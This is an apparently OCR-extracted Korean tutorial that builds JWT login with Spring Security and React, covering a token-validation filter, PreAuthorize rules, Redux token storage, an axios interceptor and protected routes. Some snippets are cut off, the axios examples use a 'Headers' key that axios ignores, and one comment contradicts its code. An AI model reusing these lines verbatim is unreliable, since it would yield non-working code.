이후부터 클라이언트는 서버로 요청을 보낼 때, 서버에서 받은 jwt 토큰을 매번 가져올 것이다. 그렇기 때문에, 서버에서는 클라이언트가 가져온 토큰이 검증된 토큰인지, 혹은 토큰 자체가 존재하는지 판별하여 클라이언트의 요청에 응답해야 한다. 결론적으로, 서버에서는 추가적으로 클라이언트의 매 요청마다 토큰의 존재를 확인하고, 유효한 토큰인지 확인할 수 있는 로직이 구성되어 있어야 한다. 지금부터는 클라이언트로부터 전달되는 토큰이 유효한지 검증하는 기능을 구현해보겠다. 이를 위해 jwt패키지에 JwtConfirmFilter 클래스를 다음과 같이 생성한다.

```
//jwt 토큰 검증 필터
@Slf4j
public class JwtConfirmFilter extends OncePerRequestFilter {

  @Override
  protected void doFilterInternal(HttpServletRequest request, HttpServletResponse response, FilterChain filterChain)
    log.info("JwtConfirmFilter - doFilterInternal() 메서드 실행");

    //다음 필터 계속해서 진행. 이 코드 없으면 doFilterInternal() 메서드만 실행하고 이어서 코드 진행이 안 됨
    filterChain.doFilter(request, response);
  }
}
```

OncePerRequestFilter는 Spring에서 요청당 한 번만 실행되는 필터로 이 클래스를 상속받은 JwtConfirmFilter 클래스는 클라이언트 요청당 한번씩 실행되며, 자동으로 doFilterInternal() 메서드를 실행한다. 결국, 클라이언트의 요청이 발생할때마다 JwtConfirmFilter클래스의 doFilterInternal() 메서드가 실행될 것이고, 우리는 doFilterInternal() 메서드에서 요청 시 전달되는 토큰을 검증하는 코드를 작성하여, 요청마다 자동으로 토큰을 검증하는 기능을 구현할 수 있다.

doFilterInternal() 메서드에서는 요청 시 전달되는 토큰이 유효한지 검증하는 코드를 작성한다. 우리는 토큰 정보를 추출하는 여러 기능을 JwtUtil 클래스에 만들었기 때문에, JwtUtil 객체 사용을 위해 의존성 주입으로 객체를 받아온다.

```
@Slf4j
@RequiredArgsConstructor
public class JwtConfirmFilter extends OncePerRequestFilter {
  private final JwtUtil jwtUtil;
```

JwtConfirmFilter의 생성자에 매개변수가 선언되었기 때문에 SecurityConfig 클래스에서 오류가 발생할 것이다. 오류를 없애기 위해 SecurityConfig 클래스의 filterChain() 메서드 안의 내용을 다음과 같이 수정한다.

```
//모든 요청에서 토큰을 검증하는 JwtConfirmFilter 클래스를 SecurityFilterChain에 추가
//JwtConfirmFilter 클래스는 LoginFilter가 진행되기 전에 실행되도록 설정 함
http.addFilterBefore(new JwtConfirmFilter(jwtUtil), LoginFilter.class);
```

이제 postman으로 어떠한 요청을 보내도 JwtConfirmFilter클래스의 doFilterInternal() 메서드가 실행되는 것을 확인할 수 있을 것이다.

이제 본격적으로 요청 시 전달되는 토큰을 검증하는 코드를 JwtConfirmFilter클래스의 doFilterInternal() 메서드에서 작성해보겠다.

```
@Override
protected void doFilterInternal(HttpServletRequest request, HttpServletResponse respo
  log.info("JwtConfirmFilter - doFilterInternal() 메서드가 실행되어, token 검증 시작!");

  //요청 시 전달되는 Authorization 헤더를 찾음
  String authorization = request.getHeader("Authorization");

  //Authorization 헤더가 없거나, 토큰이 Bearer로 시작하지 않으면...
  if (authorization == null || !authorization.startsWith("Bearer ")) {
    log.info("토큰이 존재하지 않습니다.");
    filterChain.doFilter(request, response);

    return; //조건이 해당되면 메소드 종료 (필수)
  }

  //Bearer 부분 제거 후 순수 토큰만 획득
  String token = authorization.split(" ")[1];

  // 토큰 만료 여부 확인, 만료시 다음 필터로 넘기지 않음
  if (jwtUtil.isExpired(token)) {
    log.info("만료된 토큰입니다.");
    filterChain.doFilter(request, response);

    return;//조건이 해당되면 메소드 종료 (필수)
  }
```

```
        log.info("정상적으로 토큰이 검증되었습니다.");

        //토큰에서 username과 role 획득
        String username = jwtUtil.getUsername(token);
        String role = jwtUtil.getRole(token);

        //userEntity를 생성하여 값 set
        MemberDTO member = new MemberDTO();
        member.setMemEmail(username);
        member.setMemRole(role);

        //UserDetails에 회원 정보 객체 담기
        CustomUserDetails customUserDetails = new CustomUserDetails(member);

        //스프링 시큐리티 인증 토큰 생성
        Authentication authToken = new UsernamePasswordAuthenticationToken(customUserDetails, null, customUserDetails.getAuthorities());

        //세션에 사용자 저장 . 일시적으로 세션에 사용자 정보를 저장하는 이유는 유저의 권한 체크 때문이다.
        SecurityContextHolder.getContext().setAuthentication(authToken);

        filterChain.doFilter(request, response);
    }
```

지금까지의 내용을 postman에서 테스트해보자.

로그인 및 토큰 발급, 로그인 토큰 유효성 검사까지 모든 기능의 구현이 끝났다. 마지막으로 인가(권한) 설정에 대해서 알아보겠다.

전통적인 방식으로 요청 경로에 따른 권한 설정은 SecurityConfig 클래스의 filterChain() 메서드에서도 다음과 같은 코드로 진행된다.

```
//인증 및 인가에 대한 접근 설정
.authorizeHttpRequests( AuthorizationManagerRequestMat... auth ->
        auth .requestMatchers("/test1").authenticated()
                .requestMatchers("/test2").hasRole("ADMIN")
                .requestMatchers("/test3").hasAnyRole("MANAGER", "ADMIN")
                .anyRequest().permitAll()
);
```

혹은 아래 코드처럼 컨트롤러의 각각의 메서드 위에 PreAuthorize 어노테이션을 사용하여 접근 권한을 제어할 수 있다.

```
@PreAuthorize("isAuthenticated()")
@GetMapping("/test6")
public String test6(){
  System.out.println("test6 method run~");
  return "test6";
}

@PreAuthorize("hasRole('ADMIN')")
@GetMapping("/test7")
public String test7(){
  System.out.println("test7 method run~");
  return "test7";
}
```

컨트롤러에서 정의한 각각의 메서드에서 권한 설정을 하기 위해서는 반드시 SecurityConfig 클래스에 EnableMethodSecurity 어노테이션이 선언되어 있어야 한다.

```
@Configuration
@EnableWebSecurity
@RequiredArgsConstructor
@EnableMethodSecurity(prePostEnabled = true, securedEnabled = true)
public class SecurityConfig {
  private final JwtUtil jwtUtil;
```

SecurityConfig 클래스에 EnableMethodSecurity 어노테이션을 사용하면 PreAuthorize 어노테이션 이외에도 다른 어노테이션을 사용할 수 있지만 PreAuthorize만으로도 충분하기 때문에, 그런 어노테이션에 대한 내용은 생략한다. PreAuthorize 어노테이션의 기본 사용 방식은 다음과 같다.

@PreAuthorize("isAuthenticated()") : 해당 메서드는 인증받은 유저만 접근 가능

@PreAuthorize("hasRole('ADMIN')") : 해당 메서드는 'ADMIN'권한을 가진 유저만 접근 가능

@PreAuthorize("hasAnyRole('ADMIN', 'USER')") : 'ADMIN' 이나 'USER' 권한 중 한 가지라도 가진 유저만 접근 가능

PreAuthorize 어노테이션이 붙지 않은 메서드는 누구나 접근 가능

프로젝트에서는 SecurityConfig 클래스의 filterChain() 메서드에서 정의하는 권한 설정과 PreAuthorize 어노테이션을 사용한 권한 설정 두 가지 모두를 병행하여 사용하면 된다.

React 파트 ! Spring Security + jwt 토큰 로그인

지금부터는 React에서 jwt 토큰을 사용하는 코드에 대해 알아보겠다.

리액트에서 전달받은 jwt토큰을 사용할 때는 크게 3가지 영역에 대해 고민이 필요하다.

1) 로그인 검증 후 전달받은 jwt 토큰을 어디에 저장하여 사용할 것인가?

2) 로그인 후 서버로 요청을 보낼 때 매번 jwt 토큰을 전달해야 하는데 어떻게 구현하는가?

3) 스프링의 api는 Spring Security의 인가 설정을 통해 권한에 따라 접근 여부를 구분했는데, react의 route는 어떻게 접근 권한을 부여하는가?

서버로부터 받은 jwt 토큰을 저장하는 영역은 Local Storage, Session Storage, Cookie, React 서버 내 변수 등 다양한 곳이 있다. 각각의 영역마다 장단점이 존재하며, 아직까지 인터넷상에도 갑론을박이 이어지는 내용이다. 여러가지 이야기를 하고 싶지만 우리는 심도있게 다루지는 않을 것이기 때문에, 상대적으로 쉽게 접근할 수 있는 Local Storage에 토큰을 저장하고 사용할 것이다. 이를 위해 Local Storage를 사용했을 때의 장단점을 다시 한번 정리하면 다음과 같다.

1) 기능 구현이 상대적으로 쉽다.
2) Local Storage에 저장된 정보는 직접 지우지 않는 이상 영구 저장된다.
3) XSS 공격에 취약하다.

그럼 로그인 검증 후 서버로부터 전달받은 JWT 토큰을 Local Storage에 저장하는 방법부터 알아보도록 하겠다.

다음은 로그인 성공 시 전달받은 jwt 토큰을 Local Storage 에 저장하는 코드이다.(아래 코드는 작성하지 마세요!)

```
//로그인 요청 함수
const login = () => {
  axios.post('/api/member/login', loginInfo)
  .then(res => {
    alert('로그인 성공');

    //응답 헤더 중 'authorization' 값을 가져옴. 이때 소문자를 사용.
    console.log(res.headers['authorization'])

    //전달받은 jwt 토큰을 LocalStorage에 저장
    const accessToken = res.headers['authorization']
    localStorage.setItem('accessToken', accessToken);
  })
  .catch(e => {
    //로그인 검증 실패 시 서버에서 401 상태코드를 응답
    if(e.status === 401){
      alert('로그인 실패');
    }
    else{
      console.log(e);
    }
  });
}
```

왼쪽코드처럼 local storage에 토큰을 저장하면 직접 지우지 않는 이상 사라지지 않는다.

이제 우리는 리액트앱이 실행되면 local Storage에 저장된 토큰을 필요한 컴포넌트에서 사용하면 된다.

그런데 토큰 정보를 사용하는 컴포넌트는 여러 개일 것이다.

여러 개의 컴포넌트에 모두 토큰을 사용하려면 모든 컴포넌트에서 매번 localstorage에 저장된 토큰을 가져오거나, 부모 컴포넌트에서 props로 전달해줘야 한다.

이러한 문제점을 없애기 위해 우리는 local storage에 담긴 토큰을 redux를 이용해 관리할 것이다.

Redux로 로그인 토큰을 관리하기 위해 먼저 토큰 데이터를 관리할 slice를 만들자. redux 폴더에 authSlice.js 파일을 만들고 다음과 같이 구성한다.

```
const authSlice = createSlice({
  name : 'auth',
  initialState : {token : localStorage.getItem('accessToken')},
  reducers :{
    loginReducer : (state, action) => {
      state.token = action.payload;
      localStorage.setItem('accessToken', action.payload);
    },
    logoutReducer : (state) => {
      state.token = null;
      localStorage.removeItem('accessToken');
    }
  }
});

export const {loginReducer, logoutReducer} = authSlice.actions;
export default authSlice;
```

- 해당 slice는 초기값으로 localstorage에 저장된 토큰을 갖는다.
- authSlice에는 로그인과 로그아웃 기능의 reducer를 선언하였다.
- 하지만 해당 slice의 초기값은 문제가 있다. 로컬 스토리지의 토큰이 없을수도 있다는 점, 있어도 토큰 만료일자가 지난 경우도 있을 것이라는 점이다.

  그러니 토큰이 없거나, 있더라도 만료기간이 지났으면 슬라이드의 초기값을 다르게 설정할 필요가 있다.

이 문제를 해결하기 위해 authSlice.js에 다음의 함수를 선언 하고 authSlice의 초기값을 변경한다.

```
const getToken = () => {
  const token = localStorage.getItem('accessToken');

  if(token === null) return null;

  //복호화된 토큰
  const decodedToken = jwtDecode(token);

  //현재날짜및시간
  const currentTime = Date.now() / 1000;

  //토큰의 만료기간이 지났으면
  if(decodedToken.exp < currentTime){
    localStorage.removeItem('accessToken');
    return null;
  }else{
    return token;
  }
}
```

```
const authSlice = createSlice({
  name : 'auth',
  initialState : {token : getToken()},
  reducers :{
    loginReducer : (state, action) => {
      state.token = action.payload;
      localStorage.setItem('accessToken', action.payload);
    },
    logoutReducer : (state) => {
      state.token = null;
      localStorage.removeItem('accessToken');
    }
  }
});

export const {loginReducer, logoutReducer} = authSlice.actions;
export default authSlice;
```

- getToken() 함수는 토큰이 없거나 만료기간이 지났으면 null을, 그렇지 않으면 로컬스토리지에 저장된 토큰을 반환하는 함수다.
- jwtDecode() 함수는 'jwt-decode' 라이브러리에서 제공하는 함수로 토큰의 payload 영역을 복호화한다.

  (라이브러리 설치 : npm install jwt-decode)

슬라이스를 저장할 중앙저장소 파일로 redux 폴더에 store.js파일을 만들고 다음과 같이 구성한다

```
import { configureStore } from "@reduxjs/toolkit";
import authSlice from "./authSlice";

export const store = configureStore({
  reducer:{
    auth :  authSlice.reducer
  }
});
```

작성한 redux를 로그인 성공 시 적용시켜보자. 로그인 성공 시 진행되야하는 코드를 authSlice에 reducer로 등록했기 때문에 사용을 위해서 useDispatch()를 선언하였고, 로그인 성공 시 메인페이지로 이동하기 위한 useNavigate()도 선언하였다.

```
const Login = () => {
  const dispatch = useDispatch();
  const nav = useNavigate();

  //로그인 요청 함수
  const login = () => {
    axios.post('/api/member/login', loginInfo)
    .then(res => {
      alert('로그인 성공');

      //응답 헤더 중 'authorization' 값을 가져옴. 이때 소문자를 사용.
      console.log(res.headers['authorization'])

      //전달받은 jwt 토큰을 store에 저장
      const accessToken = res.headers['authorization'];
      dispatch(loginReducer(accessToken));
      nav('/');
    })
    .catch(e => {
      //로그인 검증 실패 시 서버에서 401 상태코드를 응답
      if(e.status === 401){
        alert('로그인 실패');
      }
      else{
        console.log(e);
      }
    });
  }
```

리액트에서 스프링으로 token 전달하기

로그인 후에서 클라이언트에서 서버로 요청을 보낼 때 항상 헤더에 토큰을 담아 전달해야한다. 그래서 axois로 서버로 요청 시 다음과 같이 코드를 작성한다.

```
const token = localStorage.getItem('accessToken');

axios.get('url', {
  Headers : {
    'Authorization' : `Bearer ${token}`
  }
})
.then().catch();
```

get, delete 요청 시

```
const token = localStorage.getItem('accessToken');

axios.post('url', data, {
  Headers : {
    'Authorization' : `Bearer ${token}`
  }
})
.then().catch();
```

post, put 요청 시

코드를 보면 axios의 get(), post() 등의 함수의 마지막 인자로 헤더에 토큰을 담는 코드를 확인할 수 있다. 이때 'Bearer'뒤에 공백이 있음을 주의하자.

요청 시 토큰 정보는 Spring의 JwtConfirmFilter 클래스의 doFilterInternal 메서드에서 검증을 시작할 것이다.

하지만 리액트에서 스프링으로 매번 요청을 보낼 때 마다 이렇게 헤더에 토큰을 담아주는 코드를 작성하는 것은 비효율적이다.

이를 해결하기 위해 axios의 객체 설정과 axios interceptor를 사용하겠다.

axios 객체 생성하기


스프링으로 요청을 보낼 때 항상 헤더에 토큰을 담아갈 수 있도록 axios 객체를 하나 생성하고, 앞으로는 axios 요청 시 매번 우리가 만든 axios 객체를 사용할 수 있도록 코드를 작성하겠다. apis 폴더에 axiosInstance.js 파일을 만들고 다음과 같은 코드를 작성하자.

```
import axios from "axios";

export const axiosInstance = axios.create({
  baseURL: "http://localhost:8080", // 백엔드 주소
  withCredentials: true,            // 필요 시 쿠키 인증도 함께 처리하기 위한 설정
});
```

axios.create() 함수는 프로젝트에 사용할 공용 axios 객체를 생성할 때 사용하는 함수다. 이렇게 만들어진 axiosInstance 객체를 사용하면 요청 시 baseURL과 Cookie 설정이 위와 같이 설정된채로 요청이 진행된다. 위 객체를 사용하면 앞으로의 요청은 아래와 같이 작성하면 된다.

```
axios.post('/api/items', data, {
  Headers : {
    'Authorization' : `Bearer ${token}`
  }
})
```



```
axiosInstance.post('/items', data, {
  Headers : {
    'Authorization' : `Bearer ${token}`
  }
})
```

- 앞으로는 axios 대신 axiosInstance 객체를 사용하여 요청을 보낸다.
- baseURL이 설정되었기 때문에 앞으로는 요청 경로에 '/api'를 생략해도 된다.
- 하지만 axiosInstance를 위와 같이 선언하였어도, 아직 요청 시 토큰을 전달하는 코드는 작성하지 않았다. 이는 insterceptor를 이용할 것이다.

axios Interceptor

interceptor(인터셉터)는 가로챈다라는 의미이다. axios의 인터셉터를 이용하면 axios를 통한 요청과 응답 사이에 공통된 기능을 추가할 수 있다.

axios 요청과 응답 시 인터셉터를 사용하는 코드는 다음과 같은 문법을 지닌다.

```
//요청 인터셉터
axiosInstance.interceptors.request.use((config) => {}, (error) => {});
//응답 인터셉터
axiosInstance.interceptors.response.use((response) => {}, (error) => {});
```

두 함수의 첫번째 매개변수는 각각 요청 직전 수행할 작업, 응답 직후 수행할 작업이며, 두번째 매개변수는 요청과 응답 중 오류 발생 시 수행 코드이다.

우리는 요청 시 토큰을 가져가는 공통 기능을 만들것이므로, 요청 인터셉터를 사용한다. axiosInstance.js 파일에 요청 인터셉터를 다음과 같이 작성한다.

```
axiosInstance.interceptors.request.use(
  config => {
    const token = localStorage.getItem("accessToken");
    if (token) {
      config.headers.Authorization = token;
    }
    return config;
  },
  error => Promise.reject(error)
);
```

해당 코드는 axiosInstance에 요청 인터셉터를 추가하는 코드이다.


모든 요청 진행 전 토큰을 헤더에 담는 코드이다.

이제 axiosInstance를 이용해 요청을 보내면 알아서 토큰을 헤더에 담아 서버에 전달해줄 것이다.


react router, component의 접근 제어

Spring Security를 통해 서버의 각 api 요청은 인증 및 인가에 따른 접근 제어 코드를 구성하였다. 하지만 react는 spring 서버와는 별개의 서버이므로 접근제어 코드를 별로도 작성해줘야 한다. 예를 들어, 관리자 기능 중 회원목록조회 기능이 'http://localhost:8080/users' url로 스프링 api로 만들어져 있으면 관리자가 아닌 사람이 해당 url 접근 시 security 설정으로 인해 접근이 되지 않는다. 이런 상황에는 'http://localhost:5173/admin/users' 는 리액트에서 회원목록 화면으로 접근하는 url이라 가정하면 해당 url로 접근은 아무나 가능하다는 것이다. 결국 아무리 관리자 페이지라도 해도, 사용자가 해당 페이지의 접속 url을 알고 있으면 관리자가 아니더라도 접근이 가능하다. 이러한 문제는 spring security와 별개로 리액트에서 처리해줘야 한다는 말이다.


먼저 이번 내용을 학습하기 위해 우리가 작업할 결과물을 먼저 보도록 하겠다.



로그인 하지 않았을 때



일반 유저가 로그인 했을 때



관리자가 로그인 했을 때

왼쪽 화면처럼 로그인 여부, 로그인한 유저의 권한에 따라 메뉴를 보여주거나 숨기는 코드부터 작성해보겠다.

apis 폴더에 authCheck.js 파일을 만든다. 해당 js 파일에서 로그인 및 권한에 따라 화면을 다르게 구성할 수 있도록 함수를 정의한다.

```
//토큰 만료 => 리턴 true
export const isTokenExpired = (token) => {
  const decodedToken = jwtDecode(token);
  const currentTime = Date.now() / 1000;

  return decodedToken.exp < currentTime;
}

//토큰 존재 + 만료되지 않음 => 리턴 true
export const isAuthenticated = (token) => {
    if(!token) return false;
    if(isTokenExpired(token)) {
      localStorage.removeItem('accessToken');
      return false;
    }

    return true;
}

//토큰 존재 + 만료되지 않음 + 관리자권한 => 리턴 true
export const isAdmin = (token) => {
  if(!isAuthenticated(token)) return false;

  const decodedToken = jwtDecode(token);

  return decodedToken.role === 'ROLE_ADMIN'
}
```

```
const Menu = () => {
  //구독하고 있는 store 데이터가 변경되면 재렌더링됨
  const token = useSelector(state => state.auth.token);

  return (
    <div style={{display:'flex', gap : '30px', marginBottom : '30px'}}>
      <div><Link to={''}>메인화면</Link></div>
      <div><Link to={'/anyone'}>아무나화면</Link></div>

      {isAuthenticated(token) && <div><Link to={'/user'}>인증된회원만</Link></div>}
      {isAdmin(token) && <div><Link to={'/admin'}>관리자만</Link></div>}

    </div>
  )
}
```

authCheck.js 파일에서 만든 함수를 적용한 코드

우리가 만든 함수를 사용하면 인증 및 인가에 따라 보여주고 싶은 컴포넌트만 보여줄 수 있다.

하지만 여전히 url만 알고 있으면 페이지에 접근할 수 있다는 문제점이 존재한다.

마지막으로 이 문제만 해결해보겠다.

ProtectedRoute.jsx 컴포넌트와 ProtectedAdminRoute.jsx를 생성한다.

이 컴포넌트는 각각 로그인한 유저만 접근할 수 있는 컴포넌트와 관리자만 접근할 수 있는 컴포넌트에 사용할 것이다.

```jsx
const ProtectedRoute = ({children}) => {
  const token = useSelector(state => state.auth.token);
  const [isAccessible, setIsAccessible] = useState(null);

  useEffect(() => {
    if(!isAuthenticated(token)) {
      alert('로그인이 필요합니다.\n첫 화면으로 이동합니다.');
      setIsAccessible(false);
    }else{
      setIsAccessible(true);
    }
  }, []);

  if(isAccessible === null) return null;
  return isAccessible ? children : <Navigate to={'/'}/>;
}

export default ProtectedRoute
```

```jsx
const ProtectedAdminRoute = ({children}) => {
  const token = useSelector(state => state.auth.token);
  const [isAccessible, setIsAccessible] = useState(null);

  useEffect(() => {
    if(!isAdmin(token)) {
      alert('접근할 수 없습니다.\n첫 화면으로 이동합니다.');
      setIsAccessible(false);
    }else{
      setIsAccessible(true);
    }
  }, []);

  if(isAccessible === null) return null;
  return isAccessible ? children : <Navigate to={'/'}/>;
}

export default ProtectedAdminRoute
```

- children에는 실제 랜더링할 컴포넌트가 들어온다.
- 로그인 여부 혹은 관리자 여부에 따라 children 컴포넌트를 보여주거나, 첫 페이지로 이동시켜버린다.

마지막으로 우리가 만든 ProtectedRoute 및 ProtectedAdminRoute를 App.jsx에서 사용한 결과물은 다음과 같다.

```
function App() {

  return (
    <div>
      <Header />
      <Menu />

      <Routes>
        <Route path='' element={<div>메인페이지</div>}/>
        <Route path='/login' element={<Login />}/>
        <Route path='/join' element={<Join />}/>
        <Route path='/anyone' element={<Anyone />}/>
        <Route
          path='/user'
          element={<ProtectedRoute><UserPage/></ProtectedRoute>}
        />
        <Route
          path='/admin'
          element={<ProtectedAdminRoute><Admin /></ProtectedAdminRoute>}
        />

      </Routes>
    </div>
  )
}
```